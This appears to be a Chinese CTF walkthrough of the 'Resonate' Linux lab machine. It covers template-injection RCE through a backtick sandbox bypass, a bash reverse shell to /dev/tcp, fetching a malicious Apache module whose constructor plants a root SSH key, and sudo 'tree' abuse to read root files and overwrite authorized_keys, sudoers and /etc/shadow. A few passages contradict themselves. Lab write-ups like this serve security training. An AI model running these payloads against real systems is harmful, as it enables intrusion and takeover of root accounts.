

| Resonate_daochunhan

| Resonate

| 靶机信息

- 靶机名称: Resonate
- 靶机作者: Sublarge
- 靶机类型: Linux
- 来源: MazeSec/QQ公开群 321948805
- 官网: <https://maze-sec.com/>

| user

端口扫描:

```
nmap -p- -Pn --min-rate 2000 192.168.64.75
```

```
daochunhan@astra ~  
> nmap -p- -Pn --min-rate 2000 192.168.64.75  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-20 03:12 -0400  
Nmap scan report for 192.168.64.75  
Host is up (0.00034s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
MAC Address: 66:3A:B2:22:7A:28 (Unknown)  
  
Nmap done: 1 IP address (1 host up) scanned in 17.33 seconds
```

```
22/tcp open  ssh  
80/tcp open  http
```

80 是 Apache 默认页, 扫目录:

```
feroxbuster -u http://192.168.64.75/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -x php,html,txt
```

```

Press [ENTER] to use the Scan Management Menu™

404 GET 91 32w 313c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 91 29w 316c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 91 19w 191c http://192.168.64.75/
301 GET 91 29w 355c http://192.168.64.75/includes => http://192.168.64.75/includes/
302 GET 01 0w 0c http://192.168.64.75/logout.php => login.php
301 GET 91 29w 353c http://192.168.64.75/assets => http://192.168.64.75/assets/
200 GET 831 9103w 407279c http://192.168.64.75/assets/css/tailwind.js
301 GET 91 29w 352c http://192.168.64.75/pages => http://192.168.64.75/pages/
200 GET 421 160w 2162c http://192.168.64.75/login.php
200 GET 691 275w 4190c http://192.168.64.75/pages/settings.php
200 GET 991 382w 5495c http://192.168.64.75/pages/editor.php
200 GET 821 288w 4460c http://192.168.64.75/pages/templates.php
302 GET 01 0w 0c http://192.168.64.75/index.php => login.php
200 GET 91 19w 191c http://192.168.64.75/index.html
200 GET 951 356w 4846c http://192.168.64.75/pages/dashboard.php
200 GET 461 350w 3634c http://192.168.64.75/includes/sidebar.php
301 GET 91 29w 354c http://192.168.64.75/storage => http://192.168.64.75/storage/
200 GET 91 22w 182c http://192.168.64.75/storage/templates/alert.txt
200 GET 121 42w 280c http://192.168.64.75/storage/templates/welcome.txt
200 GET 121 34w 254c http://192.168.64.75/storage/templates/status.txt
200 GET 121 28w 222c http://192.168.64.75/storage/templates/monthly.txt

[#####] - 3m 172124/172124 0s Found:19 errors:0
[#####] - 3m 172032/172032 1102/s http://192.168.64.75/
[#####] - 4s 172032/172032 39961/s http://192.168.64.75/includes/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 172032/172032 3127855/s http://192.168.64.75/assets/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 4s 172032/172032 46047/s http://192.168.64.75/assets/css/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 3s 172032/172032 52321/s http://192.168.64.75/pages/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 172032/172032 1810863/s http://192.168.64.75/storage/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 0s 172032/172032 1830128/s http://192.168.64.75/storage/logs/ => Directory listing (add --scan-dir-listings to scan)
[#####] - 1s 172032/172032 131926/s http://192.168.64.75/storage/templates/ => Directory listing (add --scan-dir-listings to scan)
n)

```

```

login.php (200)
pages/ assets/ storage/ includes/ (301)

```

入口有两个路子。

一个是 `/pages/` 下的功能页没做会话校验，不登录直接就能打开：

```

curl -s -o /dev/null -w "%{http_code}\n"
http://192.168.64.75/pages/editor.php

```

200

另一个是登录口，`index.php` 会 302 到 `login.php`：

```

curl -s -o /dev/null -w "%{http_code} -> %{redirect_url}\n"
http://192.168.64.75/index.php

```

302 -> http://192.168.64.75/login.php

用弱口令 `admin:joker` 登录即可，密码不对时页面返回 `Invalid credentials`，可以用来判断成败：


```

curl -s -o /dev/null -w "%{http_code}\n" -X POST -d
'username=admin&password=joker' http://192.168.64.75/login.php

```

两个入口最后都落到 `pages/editor.php`。

`pages/editor.php` 是模板编辑器，页面上有两种语法 `{{变量}}` 取值、`{=表达式=}` 动态求值：



Template Editor

Edit and preview notification templates using `{{variable}}` and `{=expression=}` syntax.

Select Template

[Alert Monthly Status Welcome](#)

`{=表达式=}` 的实现很可能是把表达式丢给服务端求值，其中 `settings.php` 的 System Information 面板直接给出了沙箱黑名单：

System Information

PHP Version 8.5.10

Template Engine SimpleRender v1.0

Restricted Functions system, exec, passthru, shell_exec, popen, proc_open, phpinfo, assert, create_function, include, require, file_put_contents, fwrite, fputs

```
Restricted Functions system, exec, passthru, shell_exec, popen, proc_open,
phpinfo, assert, create_function, include, require, file_put_contents,
fwrite, fputs
```

反引号在 PHP 里等价 `shell_exec`，而它不在黑名单里，可以绕过：

```
{=`id`=}
```

Template Content

```
{= `id` =}
```

Render Preview [Reset](#)

Preview

```
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
```

黑名单拦的只是函数名，把函数名拆开再拼回去也能用，在 editor 里填下面这个再点 Render Preview 即可：

```
{=( 'sys'. 'tem' ) ( 'id' ) =}
```

确认命令执行之后反弹 shell 即可：

```
nc -lvnp 4444 # 起监听
```

```
{= `bash -c 'bash -i >& /dev/tcp/192.168.64.39/4444 0>&1'`=}
```

```
daochunhan@astra ~  
> nc -lvnp 4444  
Listening on 0.0.0.0 4444  
Connection received on 192.168.64.75 33804  
bash: cannot set terminal process group (2415): Not a tty  
bash: no job control in this shell  
bash: /root/.bashrc: Permission denied  
Resonate:/var/www/localhost/htdocs/pages$ id  
id  
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)
```

```

[Resonate:/home$ cd sareil
cd sareil
[Resonate:/home/sareil$ ls
ls
user.txt
[Resonate:/home/sareil$ cat user.txt
cat user.txt
flag{user-0d0f412a8f13f87eba4839ffff33adae}
Resonate:/home/sareil$

```

root

模块加载

查看 web 目录的属主：

```
ls -ld /var/www
```

```

[Resonate:/home/sareil$ ls -ld /var/www
ls -ld /var/www
drwxr-xr-x  3 apache  apache      4096 Sep 14 20:46 /var/www
Resonate:/home/sareil$

```

Apache 的 ServerRoot `/var/www`，属主却是 apache：

```

cd /var/www
[Resonate:/var/www$ ls -al
ls -al
total 12
drwxr-xr-x  3 apache  apache      4096 Sep 14 20:46 .
drwxr-xr-x 13 root    root          4096 Jul  4 19:06 ..
drwxr-xr-x  4 root    root          4096 Jun  8 23:14 localhost
lrwxrwxrwx  1 root    root           16 Sep 14 20:46 logs -> /var/log/apache2
lrwxrwxrwx  1 root    root           16 Sep 14 20:46 modules -> /usr/lib/apache2
lrwxrwxrwx  1 root    root           12 Sep 14 20:46 run -> /run/apache2
Resonate:/var/www$

```

ServerRoot 下是三个 root 的软链接：

```

logs    -> /var/log/apache2
modules -> /usr/lib/apache2
run     -> /run/apache2

```

上层目录 `apache`，下面却都是 `root` 的软链接，存在权限配置的问题。考虑到 `root` 会怎么消费 `/var/www` 查看进程：

```
ps aux
```

```
2340 root      0:00 /sbin/syslogd -t -n
2367 root      0:00 /sbin/acpid -f
2391 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
2415 root      0:01 /usr/sbin/httpd -d /var/www -f /etc/apache2/httpd.conf -k start
2436 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
2460 ntp          0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
2493 root      0:00 /sbin/getty -I \033c 38400 tty1
2504 root      0:00 /sbin/getty 38400 tty2
```

查看 `root` 的进程读的配置文件的：

```
ls -l /etc/apache2/httpd.conf
grep -v '#' /etc/apache2/httpd.conf
```

当前用户可读：

```
Resonate:/var/www$ ls -l /etc/apache2/httpd.conf
ls -l /etc/apache2/httpd.conf
-rw-r--r--  1 root   root      17884 Jun 10 16:42 /etc/apache2/httpd.conf
Resonate:/var/www$ grep -v '#' /etc/apache2/httpd.conf
grep -v '#' /etc/apache2/httpd.conf

ServerTokens OS

ServerRoot /var/www

Listen 80

LoadModule mpm_prefork_module modules/mod_mpm_prefork.so
LoadModule authn_file_module modules/mod_authn_file.so
LoadModule authn_core_module modules/mod_authn_core.so
LoadModule authz_host_module modules/mod_authz_host.so
LoadModule authz_groupfile_module modules/mod_authz_groupfile.so
LoadModule authz_user_module modules/mod_authz_user.so
LoadModule authz_core_module modules/mod_authz_core.so
LoadModule access_compat_module modules/mod_access_compat.so
LoadModule auth_basic_module modules/mod_auth_basic.so
LoadModule reqtimeout_module modules/mod_reqtimeout.so
LoadModule filter_module modules/mod_filter.so
LoadModule mime_module modules/mod_mime.so
LoadModule log_config_module modules/mod_log_config.so
LoadModule env_module modules/mod_env.so
LoadModule headers_module modules/mod_headers.so
LoadModule setenvif_module modules/mod_setenvif.so
LoadModule version_module modules/mod_version.so
LoadModule unixd_module modules/mod_unixd.so
LoadModule status_module modules/mod_status.so
LoadModule autoindex_module modules/mod_autoindex.so
```

`modules/xxx.so` 相对 `ServerRoot` 解析，也就是 `/var/www/modules/xxx.so`

`httpd` 是 `root` 启动的，启动时要按这个路径加载模块；而 `modules` 所在的目录 `/var/www` `apache`，`apache` 能把这个软链接换掉，指到自己的目录，放一个同名模块进去，`root` 重启 `httpd` 时就会加载它，构造函数就可以以 `root` 执行：

```
vim a.c
```

```
#include <fcntl.h>
#include <unistd.h>
#include <sys/stat.h>

__attribute__((constructor))
static void pwn(void) {
    mkdir("/root/.ssh", 0700);
    int fd = open("/root/.ssh/authorized_keys", O_WRONLY|O_CREAT|O_APPEND,
0600);
    static const char k[] = "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali\n";
    write(fd, k, sizeof(k) - 1);
    close(fd);
}
```

本地编译：

```
musl-gcc -shared -fPIC -o mod_mpm_prefork.so a.c
```

把模块传到靶机：

```
python3 -m http.server 8000
```

```
mkdir -p /var/www/a
wget -O /var/www/a/mod_mpm_prefork.so http://192.168.64.39:8000/mod_mpm_prefork.so
```

```
Resonate:/tmp$ mkdir -p /var/www/a
mkdir -p /var/www/a
Resonate:/tmp$ wget -O /var/www/a/mod_mpm_prefork.so http://192.168.64.39:8000/mod_mpm_prefork.so
wget -O /var/www/a/mod_mpm_prefork.so http://192.168.64.39:8000/mod_mpm_prefork.so
Connecting to 192.168.64.39:8000 (192.168.64.39:8000)
saving to '/var/www/a/mod_mpm_prefork.so'
mod_mpm_prefork.so 100% |*****| 16208 0:00:00 ETA
'/var/www/a/mod_mpm_prefork.so' saved
```

把 `modules` 指向新的模块目录：

```
rm -rf /var/www/modules
ln -s /var/www/a /var/www/modules
```

```

Resonate:/var/www$ rm -rf /var/www/modules
rm -rf /var/www/modules
Resonate:/var/www$ ln -s /var/www/a /var/www/modules
ln -s /var/www/a /var/www/modules
Resonate:/var/www$ ls -al
ls -al
total 16
drwxr-xr-x    4 apache  apache    4096 Sep 20 16:14 .
drwxr-xr-x   13 root    root      4096 Jul  4 19:06 ..
drwxr-xr-x    2 apache  apache    4096 Sep 20 16:10 a
drwxr-xr-x    4 root    root      4096 Jun  8 23:14 localhost
lrwxrwxrwx    1 root    root      16 Sep 14 20:46 logs -> /var/log/apache2
lrwxrwxrwx    1 apache  apache    10 Sep 20 16:14 modules -> /var/www/a
lrwxrwxrwx    1 root    root      12 Sep 14 20:46 run -> /run/apache2
Resonate:/var/www$

```

重启后 root 的 httpd 会加载构造的模块，公钥认证登录即可：

```
ssh root@192.168.64.75 -i ~/.ssh/id_ed25519
```

```

daochunhan@astra ~
> ssh root@192.168.64.75 -i ~/.ssh/id_ed25519
root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~# cat /root/root.txt
flag{root-8569f5c67a44dcf5503256cc3fee580c}
root@Resonate:~#

```

文件写入

通过 web shell 已知可登录用户名为 **sareil**：

```

Resonate:/var/www/localhost/htdocs/pages$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:101:102:apache:/var/www:/sbin/nologin
sareil:x:1000:1000::/home/sareil:/bin/bash
Resonate:/var/www/localhost/htdocs/pages$

```

尝试弱口令 **sareil** / **sareil** 登录成功：

```
ssh sareil@192.168.64.75 # sareil
```

```
daochunhan@astra ~  
> ssh sareil@192.168.64.75  
sareil@192.168.64.75's password:  
  
Resonate  
  
sareil@Resonate:~$ id  
uid=1000(sareil) gid=1000(sareil) groups=1000(sareil)
```

```
sudo -l # sareil
```

```
sareil@Resonate:~$ sudo -l  
[sudo] password for sareil:  
Matching Defaults entries for sareil on Resonate:  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
  
Runas and Command-specific defaults for sareil:  
    Defaults!/usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"  
  
User sareil may run the following commands on Resonate:  
    (ALL : ALL) /usr/bin/tree
```

User sareil may run the following commands on Resonate:
(ALL : ALL) /usr/bin/tree

tree 是一个用来列目录的工具，但查看它的几个参数会发现可以当成读写原语来使用：

```
/usr/bin/tree --help
```

```
-H baseHref    Prints out HTML format with baseHref as top directory.  
-T string      Replace the default HTML title and H1 header with string.  
--nolinks      Turn off hyperlinks in HTML output.  
--hintro X     Use file X as the HTML intro.  
--houtro X     Use file X as the HTML outro.  
--hyperlink    Turn on OSC 8 terminal hyperlinks.  
--scheme X     Set OSC 8 hyperlink scheme, default file://  
--authority X  Set OSC 8 hyperlink authority/hostname.
```

```
--charset X    Use charset X for terminal/HTML and indentation line ou  
--filelimit #  Do not descend dirs with more than # files in them.  
--condense     Condense directory singletons to a single line of output  
-o filename    Output to file instead of stdout.  
----- File options -----  
-g             Print non-printable characters as '?'.  
--scheme X     Set OSC 8 hyperlink scheme, default file://  
--authority X  Set OSC 8 hyperlink authority/hostname.  
----- Input options -----  
--fromfile     Reads paths from files (.=stdin)  
--fromtabfile  Reads trees from tab indented files (.=stdin)  
--fflinks      Process link information when using --fromfile.
```

```
--hintro X    Use file X as the HTML intro.  
--houtro X    Use file X as the HTML outro.  
--fromfile     Reads paths from files (.=stdin)  
-o filename   Output to file instead of stdout.
```

可以使用 `--hintro` 把指定文件的内容原样插进 HTML 输出，那么就可以直接读取 flag，使用 `-H` 指定使用 html 输出：

```
sudo /usr/bin/tree --hintro /root/root.txt -H .
```

```
sareil@Resonate:~$ sudo /usr/bin/tree --hintro /root/root.txt -H .  
flag{root-8569f5c67a44dcf5503256cc3fee580c}  
  <a href="..">.</a><br>  
  |<nbsp;<a href="..</a><br>  
<br><br><p>  
1 directory, 1 file  
</p>  
  <hr>  
  <p class="VERSION">  
    tree v2.3.2 © 1996 – 2026 by Steve Baker and Thomas Moore <br>  
    HTML output hacked and copyleft © 1998 by Francesc Rocher <br>  
    JSON output hacked and copyleft © 2014 by Florian Sesser <br>  
    Charsets / OS/2 support © 2001 by Kyosuke Tokoro  
  </p>  
</body>  
</html>  
sareil@Resonate:~$
```

同时 `--fromfile` 也能读文件内容，可以把文件内容当成目录列表来渲染：

```
sudo tree --fromfile /root/root.txt
```

```
sareil@Resonate:~$ sudo tree --fromfile /root/root.txt  
/root/root.txt  
└─ flag{root-8569f5c67a44dcf5503256cc3fee580c}  
  
1 directory, 1 file  
sareil@Resonate:~$
```

`-o` 是有文件写入的功能，不同于日志追加，这里是覆盖写入 `>>`，因此目标要么是新建的可以被解析的文件，要么就需要接受原有的文件内容被完整替换掉。

I 公钥写入

`-o` 是覆盖写，最简单的把公钥做成目录名，得到的就是一行合法的 `authorized_keys` 内容：

```
mkdir "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali"
sudo tree "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im
daochunhan@kali" -o /root/.ssh/authorized_keys
```

```
sareil@Resonate:~$ mkdir "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali"
sareil@Resonate:~$ ls
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali
user.txt
sareil@Resonate:~$ sudo tree "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali" -o /root/.ssh/authorized_keys
[sudo] password for sareil:
sareil@Resonate:~$
```

公钥认证登录：

```
ssh root@192.168.64.75 -i ~/.ssh/id_ed25519
```

```
daochunhan@astra .ssh
> ssh root@192.168.64.75 -i ~/.ssh/id_ed25519
02:5
Welcome
root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~#
```

```
1 ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUh05tpm7po4im daochunhan@kali
2
3 0 directories, 0 files
~
~
```

这里需要注意，公钥第二段是 base64 编码的密钥数据，标准字母表是 `A-Za-z0-9+/`，如果公钥带 `/`：

```
mkdir "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHs+hE+a8Ev989Z/oeG1vzsN3TQzhT7n2hvfBVk+GDiy test"
```

```
sareil@Resonate:~$ mkdir 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHs+hE+a8Ev989Z/oeG1vzsN3TQzhT7n2hvfBVk+GDiy test'
mkdir: can't create directory 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHs+hE+a8Ev989Z/oeG1vzsN3TQzhT7n2hvfBVk+GDiy test': No such file or directory
sareil@Resonate:~$
```

含 `/` 时 `mkdir` 会把它当成路径分隔符，父目录不存在，所以需要一把 base64 不含 `/` 的公钥即可

| sudoers.d

`tree` 输出的第一行就是它拿到的根节点名，于是可以把 payload 做成目录名，为了让文件名的 payload 被合法解析，以 payload 的文件为根节点，这样写进去的就正好是一行合法规则：

```
mkdir "ALL ALL=(ALL) NOPASSWD: ALL"
sudo tree "ALL ALL=(ALL) NOPASSWD: ALL" -o /etc/sudoers.d/x
```

```
sudo -i
```

```
sareil@Resonate:~$ mkdir "ALL ALL=(ALL) NOPASSWD: ALL"
sareil@Resonate:~$ ls
ALL ALL=(ALL) NOPASSWD: ALL  user.txt
sareil@Resonate:~$ sudo tree "ALL ALL=(ALL) NOPASSWD: ALL" -o /etc/sudoers.d/x
[sudo] password for sareil:
sareil@Resonate:~$ sudo -i
/etc/sudoers.d/x:3:18: syntax error
0 directories, 0 files
      ^~~~~
root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~#
```

| /etc/sudoers

同样的方案同时适用于 `/etc/sudoers` :

```
mkdir "ALL ALL=(ALL) NOPASSWD: ALL"
sudo tree "ALL ALL=(ALL) NOPASSWD: ALL" -o /etc/sudoers
sudo -i
```

```
sareil@Resonate:~$ mkdir "ALL ALL=(ALL) NOPASSWD: ALL"
sareil@Resonate:~$ ls
ALL ALL=(ALL) NOPASSWD: ALL  user.txt
sareil@Resonate:~$ sudo tree "ALL ALL=(ALL) NOPASSWD: ALL" -o /etc/sudoers
sareil@Resonate:~$ sudo -i
/etc/sudoers:3:18: syntax error
0 directories, 0 files
      ^~~~~
root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~#
```

| /etc/shadow

由于 `-o` 是覆盖写，像 `/etc/passwd` 这种本来就有内容的文件不太适合写入，覆盖之后所有用户条目都会消失，其中也包括 `sshd` 做权限分离用的 `sshd` 用户

`/etc/shadow` 则是只存密码哈希，用户条目在 `/etc/passwd` 里，所以覆盖它不会影响 `sshd`，而且 `shadow` 的行里没有 `/`，可以直接用目录名承载。

先写一个空密码的 `root`：

```
mkdir "root::20410:0:99999:7:::"
sudo tree "root::20410:0:99999:7:::" -o /etc/shadow
```

```
[sareil@Resonate:~$ mkdir "root::20410:0:99999:7:::"
[sareil@Resonate:~$ sudo tree "root::20410:0:99999:7:::" -o /etc/shadow
[sudo] password for sareil:
[sareil@Resonate:~$ ls
root::20410:0:99999:7:::  user.txt
```

空密码在 `console` 上不用输密码就能进 `root`，但 `SSH` 不行，`PermitEmptyPasswords` 默认是 `no`：


```

daochunhan@astra ~
> ssh root@192.168.64.75
root@192.168.64.75's password:

Resonate

root@Resonate:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
root@Resonate:~#

```

| /etc/shadow (二)

上面第一个方案使用的 `openssl passwd -6` 生成的是 SHA-512 crypt，结果必然以 `$` 开头，当 payload 通过 Shell（双引号）传递时，`$6` 会被当成变量展开。

可以改用 `perl crypt` 生成传统的 DES crypt：

```

perl -e 'print crypt("password","XY") . "\n";'
# XYGpusIMIT/IM

```

生成的结果为 13 个字符，不包含 `$`，不会受到引号解析的影响。但还有一个问题是 DES 的字符集是 `[./0-9A-Za-z]`，可能会含 `/`。

`/` 是路径分隔符，payload 里一出现，`mkdir` 就直接 ENOENT，目录建立不起来，`tree` 转去列一个不存在的路径，最后写进去的是坏行。

因此要生成一个不含 `/` 的 DES crypt 即可：

```

perl -e 'print crypt("pwn123","ab") . "\n";'
# ab0WRAZcZQcNM

```

```

mkdir "root:ab0WRAZcZQcNM:20638:0:99999:7:::"
sudo tree "root:ab0WRAZcZQcNM:20638:0:99999:7:::" -o /etc/shadow

```

```

[sareil@Resonate:~$ mkdir "root:ab0WRAZcZQcNM:20638:0:99999:7:::"
[sareil@Resonate:~$ ls
root:ab0WRAZcZQcNM:20638:0:99999:7::: user.txt
[sareil@Resonate:~$ sudo tree "root:ab0WRAZcZQcNM:20638:0:99999:7:::" -o /etc/shadow
[[sudo] password for sareil:
[sareil@Resonate:~$

```

```

ssh root@192.168.64.75 # pwn123

```

```
daochunhan@astra ~  
> ssh root@192.168.64.75  
root@192.168.64.75's password:  
  
Resonate  
  
root@Resonate:~# id  
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)  
root@Resonate:~#
```